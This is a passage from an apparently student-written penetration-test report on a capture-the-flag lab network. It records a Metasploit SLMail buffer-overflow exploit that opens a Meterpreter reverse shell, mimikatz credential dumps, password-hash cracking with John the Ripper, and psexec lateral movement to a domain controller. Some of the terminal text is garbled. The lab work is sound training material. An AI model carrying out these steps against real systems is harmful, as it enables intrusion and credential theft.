
└#
```



	
Affected Hosts	172.22.117.0/24
Remediation	Confirm the security team is keeping tabs on the Nmap scan to ensure research is done on any potential vulnerabilities with open ports. Install latest patches

Vulnerability 3	Findings
Title	FTP Enumeration
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	From the previous scan, FTP port 21 is open and vulnerable.

Images	 <pre> UTOR-VIRT-CYBER-PT-10-2024-U-LOLC-MTTH-Project2 Kali on ML-REFVM-197105 - Virtual Machine Connection File Action Media Clipboard View Help File Actions Edit View Help Warning Potential Server (172.22.117.20) flag2.txt Network Distance: 1 hop Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows Host script results: smb2-time: date: 2025-02-21T00:38:57 _ start_date: N/A _nbstat: NetBIOS name: WINDC01, NetBIOS user: <unknown>, NetBIOS MAC: 00:15:5d:02:04:13 (Microsoft) smb2-security-mode: 3.1.1: _ Message signing enabled and required TRACEROUTE HOP RTT ADDRESS 1 0.44 ms WinDC01 (172.22.117.10) Nmap scan report for Windows10 (172.22.117.20) Host is up (0.00044s latency). Not shown: 990 closed tcp ports (reset) PORT STATE SERVICE VERSION 21/tcp open ftp FileZilla ftpt 0.9.41 beta ftp-anon: Anonymous FTP login allowed (FTP code 230) _--r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt _ftp-syst: _ SYST: UNIX emulated by FileZilla _ftp-bounce: bounce working! 25/tcp open smtp SLMail smtpd 5.5.0.4433 smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN _ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QUIT 79/tcp open finger SLMail finger _finger: Finger online user list request denied.\x0D 80/tcp open http Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2) _http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 _http-auth: HTTP/1.1 401 Unauthorized\x0D _ Basic realm=Restricted Content _http-title: 401 Unauthorized 106/tcp open pop3pw SLMail pop3pw 110/tcp open pop3 BVRP Software SLMAIL pop3d 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 443/tcp open ssl/http Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2) </pre>
Affected Hosts	 <pre> (root💀 kali)-[~] # ftp 172.22.117.20 Connected to 172.22.117.20. 220-FileZilla Server version 0.9.41 beta 220-written by Tim Kosse (Tim.Kosse@gmx.de) 220 Please visit http://sourceforge.net/projects/filezilla/ Name (172.22.117.20:root): anonymous 331 Password required for anonymous Password: 230 Logged on Remote system type is UNIX. ftp> get flag3.txt local: flag3.txt remote: flag3.txt 200 Port command successful 150 Opening data channel for file transfer. 226 Transfer OK 32 bytes received in 0.00 secs (578.7037 kB/s) ftp> exit 221 Goodbye (root💀 kali)-[~] # cat flag3.txt 89cb548970d44f348bb63622353ae278 (root💀 kali)-[~] # </pre>
Affected Hosts	172.22.117.20

Remediation	suggest to close and block ports that are not being used. Enhance user authorization and privileges for sensitive files and accesses.
Vulnerability 4	Findings
Title	SLMail Service
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	<p>From our aggressive scan in flag 3, we notice that 172.22.117.20 is running SMLail services, so let's take a look at the service running using metasploit.</p> <p>For LHOST selection, we will be using eth3, as it is in the same subnet</p>
Images	 <pre>(root㉿kali)-[~] # ip a 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000 link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 inet 127.0.0.1/8 scope host lo valid_lft forever preferred_lft forever inet6 ::1/128 scope host valid_lft forever preferred_lft forever 2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state UP group default qlen 1000 link/ether 00:15:5d:02:04:03 brd ff:ff:ff:ff:ff:ff inet 172.21.27.23/20 brd 172.21.31.255 scope global dynamic noprefixroute eth0 valid_lft 81000sec preferred_lft 81000sec 3: eth1: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state UP group default qlen 1000 link/ether 00:15:5d:02:04:10 brd ff:ff:ff:ff:ff:ff inet 172.21.20.118/20 brd 172.21.31.255 scope global dynamic noprefixroute eth1 valid_lft 81000sec preferred_lft 81000sec inet6 fe80::62ad:611a:932a:90e5/64 scope link noprefixroute valid_lft forever preferred_lft forever 4: eth2: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state UP group default qlen 1000 link/ether 00:15:5d:02:04:20 brd ff:ff:ff:ff:ff:ff inet 172.21.27.205/20 brd 172.21.31.255 scope global dynamic noprefixroute eth2 valid_lft 81000sec preferred_lft 81000sec inet6 fe80::ee0b:8c92:b931:9a69/64 scope link noprefixroute valid_lft forever preferred_lft forever 5: eth3: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state UP group default qlen 1000 link/ether 00:15:5d:02:04:16 brd ff:ff:ff:ff:ff:ff inet 172.22.117.100/16 brd 172.22.255.255 scope global noprefixroute eth3 valid_lft forever preferred_lft forever inet6 fe80::5c1f:969a:2fc8:909f/64 scope link noprefixroute valid_lft forever preferred_lft forever 6: br-02caf46673b3: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default link/ether 02:42:21:00:0a:03 brd ff:ff:ff:ff:ff:ff inet 192.168.13.1/24 brd 192.168.13.255 scope global br-02caf46673b3 valid_lft forever preferred_lft forever 7: br-69c7f83a02dc: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default link/ether 02:42:7f:50:0a:03 brd ff:ff:ff:ff:ff:ff inet 192.168.14.1/24 brd 192.168.14.255 scope global br-69c7f83a02dc valid_lft forever preferred_lft forever 8: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default link/ether 02:42:2c:ed:2e:5c brd ff:ff:ff:ff:ff:ff inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0 valid_lft forever preferred_lft forever </pre>


	<pre> File Actions Edit View Help msf6 > search SLMail Matching Modules ===== # Name Disclosure Date Rank Check Description 0 exploit/windows/pop3/seattlelab_pass 2003-05-07 great No Seattle Lab Mail 5.5 POP3 Buffer Overflow Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass msf6 > use exploit/windows/pop3/seattlelab_pass [*]选用模块 exploit/windows/pop3/seattlelab_pass (0) - 使用 exploit/windows/postgres/postgres_payload [*] No payload configured, defaulting to windows/meterpreter/reverse_tcp [*] msf6 exploit(windows/pop3/seattlelab_pass) > options Module options (exploit/windows/pop3/seattlelab_pass): Name Current Setting Required Description RHOSTS 172.21.27.23 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki RPORT 110 yes The target port (TCP) [*] No payload configured, defaulting to windows/meterpreter/reverse_tcp [*] No post-exploit module selected. Set one via global msf6set勾选 Payload options (windows/meterpreter/reverse_tcp): Name Current Setting Required Description EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none) LHOST 172.21.27.23 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port (Default: 1337, global) Exploit target: Id Name 0 Windows NT/2000/XP/2003 (SLMail 5.5) [*] msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.21.27.23 [*] LHOST => 172.21.27.23 [*] msf6 exploit(windows/pop3/seattlelab_pass) > run [*] Msf::OptionValidateError: The following options failed to validate: RHOSTS [*] RHOST => 172.22.117.20 [*] [*] msf6 exploit(windows/pop3/seattlelab_pass) > set RHOST 172.22.117.20 [*] [*] msf6 exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 172.21.27.23:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Exploit completed, but no session was created. [*] [*] msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100 [*] [*] msf6 exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] [*] msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100 [*] [*] LHOST => 172.22.117.100 [*] [*] msf6 exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:61780) at 2025-02-20 19:56:58 -0500 [*] meterpreter > ls [*] Listing: C:\Program Files (x86)\SLmail\System [*] Traversing: C:\Program Files (x86)\SLmail\System\ICAST_UPS\etc\1500\qdisc,noqueue.state [*] Traversing: C:\Program Files (x86)\SLmail\System\ICAST_UPS\etc\1500\qdisc,noqueue.state\000\group.default [*] Mode Net Size Type Last modified scope global Name [*] 100666/rw-rw-rw- 32 fil 2022-03-21 11:59:51 -0400 flag4.txt que state 000 group.default [*] 100666/rw-rw-rw- 3358 fil 2002-11-19 13:40:14 -0500 listrccrd.txt [*] 100666/rw-rw-rw- 1840 fil 2022-03-17 11:22:48 -0400 maillog.000 [*] 100666/rw-rw-rw- 3793 fil 2002-03-21 11:56:50 -0400 maillog.001 [*] 100666/rw-rw-rw- 4371 fil 2022-04-05 12:49:54 -0400 maillog.002 [*] 100666/rw-rw-rw- 1940 fil 2022-04-07 10:06:59 -0400 maillog.003 [*] 100666/rw-rw-rw- 1991 fil 2022-04-12 20:36:05 -0400 maillog.004 [*] 100666/rw-rw-rw- 2210 fil 2022-04-16 20:47:12 -0400 maillog.005 [*] 100666/rw-rw-rw- 2831 fil 2022-06-22 23:30:54 -0400 maillog.006 [*] 100666/rw-rw-rw- 1991 fil 2022-07-13 12:08:13 -0400 maillog.007 [*] 100666/rw-rw-rw- 2366 fil 2024-10-21 02:54:16 -0400 maillog.008 [*] 100666/rw-rw-rw- 2030 fil 2024-10-21 03:30:50 -0400 maillog.009 [*] 100666/rw-rw-rw- 1991 fil 2025-01-30 05:07:05 -0500 maillog.00a [*] 100666/rw-rw-rw- 7010 fil 2025-02-13 19:52:43 -0500 maillog.00b [*] 100666/rw-rw-rw- 4195 fil 2025-02-14 22:10:56 -0500 maillog.00c [*] 100666/rw-rw-rw- 2366 fil 2025-02-16 20:32:46 -0500 maillog.00d [*] 100666/rw-rw-rw- 4414 fil 2025-02-18 20:13:22 -0500 maillog.00e [*] 100666/rw-rw-rw- 2366 fil 2025-02-19 09:56:42 -0500 maillog.00f [*] 100666/rw-rw-rw- 2366 fil 2025-02-20 12:57:44 -0500 maillog.010 [*] 100666/rw-rw-rw- 9112 fil 2025-02-20 19:56:57 -0500 maillog.txt [*] meterpreter > cat flag4.txt 32263434a10440ad9cc086197819b49dmeterpreter > </pre>
Affected Hosts	172.22.117.20
Remediation	patch systems to ensure they are running latest updates

Title	Scheduled Tasks
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	from the previous exploit, go into the shell and load kiwi. Lsa dump. Run schtasks/query/fo list/v /tn "flag5"
	<pre>C:\Program Files (x86)\SLmail\System>schtasks /query fo LIST /v findstr /I "flag" schtasks /query fo LIST /v findstr /I "flag" ERROR: Invalid argument/option - 'fo'. Type "SCHTASKS /QUERY /?" for usage. C:\Program Files (x86)\SLmail\System>schtasks /query /fo LIST findstr /i "flag" schtasks /query /fo LIST findstr /i "flag" TaskName: \flag5 TaskName: \flag5 C:\Program Files (x86)\SLmail\System>schtasks /query /tn "\flag5" schtasks /query /tn "\flag5" Folder: \ TaskName Next Run Time Status ----- ===== ===== Flag5 N/A Ready</pre>
Images	<pre>Folder: \ Hostname: WIN10 TaskName: \Flag5 Next Run Time: N/A Status: Ready Logon Mode: Interactive/Background Last Run Time: 2/20/2025 5:58:39 PM Last Result: 0 User: WIN10\sysadmin Task To Run: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C\$ Start In: N/A Comment: 54fabc5d1354adc9214969d716673f5 Scheduled Task State: Idle Start: Enabled Idle Stop: On Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end Power Management: Stop On Battery Mode Run As User: ADMBob Delete Task If Not Rescheduled: Disabled Stop Task If Runs X Hours and X Mins: 72:00:00 Scheduled: Scheduling data is not available in this format. Schedule Type: At Logon time Start Time: N/A Start Date: N/A End Date: N/A Days: N/A Months: N/A Repeat: Every: N/A Repeat: Until: Time: N/A Repeat: Until: Duration: N/A Repeat: Stop If Still Running: N/A Hostname: WIN10 TaskName: \Flag5 Next Run Time: N/A Status: Ready Logon Mode: Interactive/Background Last Run Time: 2/20/2025 5:58:39 PM Last Result: 0 User: WIN10\sysadmin Task To Run: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C\$ Start In: N/A Comment: 54fabc5d1354adc9214969d716673f5 Scheduled Task State: Idle Start: Enabled Idle Stop: On Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end Power Management: Stop On Battery Mode Run As User: ADMBob Delete Task If Not Rescheduled: Disabled Stop Task If Runs X Hours and X Mins: 72:00:00 Scheduled: Scheduling data is not available in this format. Schedule Type: At Idle time Start Time: N/A Start Date: N/A End Date: N/A Days: N/A Months: N/A Repeat: Every: N/A Repeat: Until: Time: N/A Repeat: Until: Duration: N/A Repeat: Stop If Still Running: N/A</pre>
Affected Hosts	172.22.117.20
Remediation	Patch the system to latest verions

Vulnerability 6	Findings
Title	SLMail Compromise

Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	using kiwi, credential dump of SAM file was used with John the Ripper to crack password. ran lsa_dump_sam to get flag 6 hash
Images	<pre>meterpreter > lsa_dump_sam [+] Running as SYSTEM [*] Dumping SAM Domain : WIN10 SysKey : 5746a193a13db189e63aa2583949573f Local SID : S-1-5-21-2013923347-1975745772-2428795772 SAMKey : 5f266b4ef9e57871830440a75bebebc RID : 000001f4 (500) User : Administrator RID : 000001f5 (501) User : Guest RID : 000001f7 (503) User : DefaultAccount RID : 000001f8 (504) User : WDAGUtilityAccount Hash NTLM: 6c49ebbb29d6750b9a34fee28fad3577 Supplemental Credentials: * Primary:NTLM-Strong-NTOWF * Random Value : e9b42c3ad06e2afe7962656d9c3c9a3f * Primary:Kerberos-Newer-Keys * Default Salt : WDAGUtilityAccount Default Iterations : 4096 Credentials aes256_hmac (4096) : da09b3f868e7e9a9a2649235ca6abfee0c7066c410892b6e9f99855830260ee5 aes128_hmac (4096) : 146ee3db1b5e1fd9a2986129bbf380eb des_cbc_md5 (4096) : 8f7f0bf8d651fe34 * Packages * NTLM-Strong-NTOWF * Primary:Kerberos * Default Salt : WDAGUtilityAccount Credentials des_cbc_md5 : 8f7f0bf8d651fe34 RID : 000003e9 (1001) User : sysadmin Hash NTLM: 1e09a46bffe68a4cb738b0381af1dc96 Supplemental Credentials: * Primary:NTLM-Strong-NTOWF * Random Value : 842900376ecf6f9b2d32c3d245c3cd55 * Primary:Kerberos-Newer-Keys * Default Salt : DESKTOP-2II3CU6sysadmin Default Iterations : 4096 Credentials aes256_hmac (4096) : 91340d4f690646b7cf7bd7b394c30132d85319ec926ab0647eef67fb3a134d62 aes128_hmac (4096) : 5a966fa1fc71eee2ec781da25c055ce9 des_cbc_md5 (4096) : 94f3e31081f3443 OldCredentials aes256_hmac (4096) : 91340d4f690646b7cf7bd7b394c30132d85319ec926ab0647eef67fb3a134d62 aes128_hmac (4096) : 5a966fa1fc71eee2ec781da25c055ce9 User: FLAG6 Hash NTLM: 5e135ed3bf0e770374604ea26ea11a39 lm- : 5e135ed3bf0e770374604ea26ea11a39 ntlm- : 5e135ed3bf0e770374604ea26ea11a39 Supplemental Credential: * Primary:NTLM-Strong-NTOWF * Random Value : 45c2c122b643911a0fe200dc3dc942f1 * Primary:Kerberos * Default Salt : WIN10.REKALL.LOCALFlag6 Default Iterations : 4096 Credentials aes256_hmac (4096) : 9fc57bdc2953ce01ef031c5f1392c1839c784c54d5cb0d9c84e9449ed2c00672f aes128_hmac (4096) : 099f6fcacdec0af994da4584097081355 des_cbc_md5 (4096) : 4623cd293ea6f7fd * Packages * NTLM-Strong-NTOWF * Primary:Kerberos * Default Salt : WIN10.REKALL.LOCALFlag6 Credentials des_cbc_md5 : 4623cd293ea6f7fd meterpreter > exit [*] Shutting down Meterpreter ... [*] 172.20.17.20 - Meterpreter session 1 closed. Reason: Died [!] msf exploit(windows/pop3/seattlelab_pass) > exit [!] meterpreter > !ls [!] meterpreter > !cat Flaghash.txt [!] meterpreter > !nano Flaghash.txt [!] meterpreter > !cat Flaghash.txt </pre>

	<pre>[root@kali]~] # john --format=NT flag6hash.txt Unknown option: "--format=NT" [root@kali]~] # john --format=NT flag6hash.txt Unknown option: "--format=NT" [root@kali]~] # john --format=NT flag6hash.txt Using default input encoding: UTF-8 Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16x3]) Warning: no OpenMP support for this hash type, consider --fork=2 Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance. Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Computer! (flag6) 1g 0:00:00:00 DONE 2/3 (2025-02-20 21:28) 10.00g/s 903710p/s 903710c/s 903710C/s News2 .. Faith! Use the "--show --format=NT" options to display all of the cracked passwords reliably Session completed.</pre>
Affected Hosts	172.22.117.20
Remediation	make sure all software updates are patched

Vulnerability 7	Findings
Title	Lateral Movement
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	go to C:/Users/Public/Documents, locate flag7.txt
Images	 <pre>meterpreter > cd Public meterpreter > ls Listing: C:\Users\Public _____ Mode Size Type Last modified Name _____ 040555/r-xr-xr-x 0 dir 2022-02-15 13:15:51 -0500 AccountPictures 040555/r-xr-xr-x 0 dir 2019-12-07 04:14:54 -0500 Desktop 040555/r-xr-xr-x 0 dir 2022-02-15 17:02:25 -0500 Documents 040555/r-xr-xr-x 0 dir 2019-12-07 04:14:54 -0500 Downloads 040555/r-xr-xr-x 0 dir 2019-12-07 04:31:03 -0500 Libraries 040555/r-xr-xr-x 0 dir 2019-12-07 04:14:54 -0500 Music 040555/r-xr-xr-x 0 dir 2019-12-07 04:14:54 -0500 Pictures 040555/r-xr-xr-x 0 dir 2019-12-07 04:14:54 -0500 Videos 100666/rw-rw-rw- 174 fil 2019-12-07 04:12:42 -0500 desktop.ini meterpreter > cd Documents meterpreter > ls Listing: C:\Users\Public\Documents _____ Mode Size Type Last modified Name _____ 040777/rwxrwxrwx 0 dir 2022-02-15 21:01:26 -0500 My Music 040777/rwxrwxrwx 0 dir 2022-02-15 21:01:26 -0500 My Pictures 040777/rwxrwxrwx 0 dir 2022-02-15 21:01:26 -0500 My Videos 100666/rw-rw-rw- 278 fil 2019-12-07 04:12:42 -0500 desktop.ini 100666/rw-rw-rw- 32 fil 2022-02-15 17:02:28 -0500 flag7.txt meterpreter > cat flag7.txt 6fd73e3a2c2740328d57ef32557c2fdc[meterpreter] ></pre> 
Affected Hosts	172.22.117.20
Remediation	check user privileges, and adjust their permissions accordingly

Vulnerability 8	Findings
Title	LSA attacking
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	
Images	<pre>meterpreter > kiwi_cmd lsa_dump::cache ERROR mimikatz_doLocal ; "lsa_dump" module not found ! standard - Standard module [Basic commands (does not require module name)] crypto - Crypto Module sekurlsa - SekurlSA module [Some commands to enumerate credentials...] kerberos - Kerberos package module [] ngc - Next Generation Cryptography module (kiwi use only) [Some commands to enumerate credentials...] privilege - Privilege module process - Process module service - Service module lsadump - LsaDump module ts - Terminal Server module event - Event module misc - Miscellaneous module token - Token manipulation module vault - Windows Vault/Credential module minesweeper - MineSweeper module net - dapi - DPAPI Module (by API or RAW access) [Data Protection application programming interface] systemv - System Environment Value module sid - Security Identifiers module iis - IIS XML Config module rpc - RPC control of mimikatz sr98 - RF module for SR98 device and T5577 target rdm - RF module for RDM(830 AL) device acr - ACR Module meterpreter > kiwi_cmd lsadump::cache Domain : WIN10 SysKey : 5746a193a13db189e63aa2583949573f Local name : WIN10 (S-1-5-21-2013923347-1975745772-2428795772) Domain name : REKALL (S-1-5-21-3484858390-3689884876-116297675) Domain FQDN : rekall.local Policy subsystem is : 1.18 LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} [00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020 * Iteration is set to default (10240) [NL\$1 - 2/20/2025 7:34:48 PM] RID : 00000450 (1104) User : REKALL\ADMBob MsCacheV2 : 3f267c855e5c5c69526f501d5d461315b meterpreter > </pre>

The terminal window displays the following sequence of commands and outputs:

```
(root㉿kali)-[~] quit minikatz
# touch flag8hash.txt
# cat flag8hash.txt
(root㉿kali)-[~] sleep 1
# nano flag8hash.txt
# john --format=mscash2 flag8hash.txt
Unknown ciphertext format name requested
john: no suitable command found for 'flag8hash.txt'
# john --format=mscash2 flag8hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single module
Press 'q' or Ctrl-C to abort, almost any other key for status (use only) [Some commands to enum...
Warning: Only 13 candidates buffered for the current salt, minimum 32 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Changeme! (ADMBob)
1g 0:00:00:00 DONE 2/3 (2025-02-20 22:44) 5.000g/s 5195p/s 5195c/s 5195C/s 123456..barney
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
```

Below this, the terminal shows a Meterpreter session on a Windows 10 system:

```
root@kali:~ x root@kali:~ x
[*] 172.22.117.20:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (17514 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:61728 ) at 2025-02-22 11:50:13 -0500

meterpreter > shell
Process 4964 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19044.1526]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users

User accounts for \\

Administrator          DefaultAccount      flag6
Guest                  sysadmin            WDAGUtilityAccount
The command completed with one or more errors.

C:\Windows\system32>exit
exit
meterpreter > exit
[*] Shutting down Meterpreter ...

[*] 172.22.117.20 - Meterpreter session 1 closed. Reason: Died
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.22.117.10
RHOSTS => 172.22.117.10
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.10:445 - Connecting to the server...
[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445|REKALL as user 'ADMBob' ...
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload...
[*] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (17514 bytes) to 172.22.117.10
[*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.10:57155 ) at 2025-02-22 11:53:04 -0500

meterpreter > shell
Process 2472 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users

User accounts for \\


ADMBob                Administrator      flag8-ad12fc2ffcc1e47
Guest                 hdodge           jsmith
krbtgt                tschubert
The command completed with one or more errors.

C:\Windows\system32>
```

Affected Hosts	172.22.117.20
Remediation	Update softwares to latest patches

Vulnerability 9	Findings
Title	Navigating to the C:\directory
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	exploiting the previous shell, and used the windows/local/persistence_service module in metasploit against the earlier meterpreter session on the WinDC (domain controller) to escalate system privileges, then cd to C:\ and run
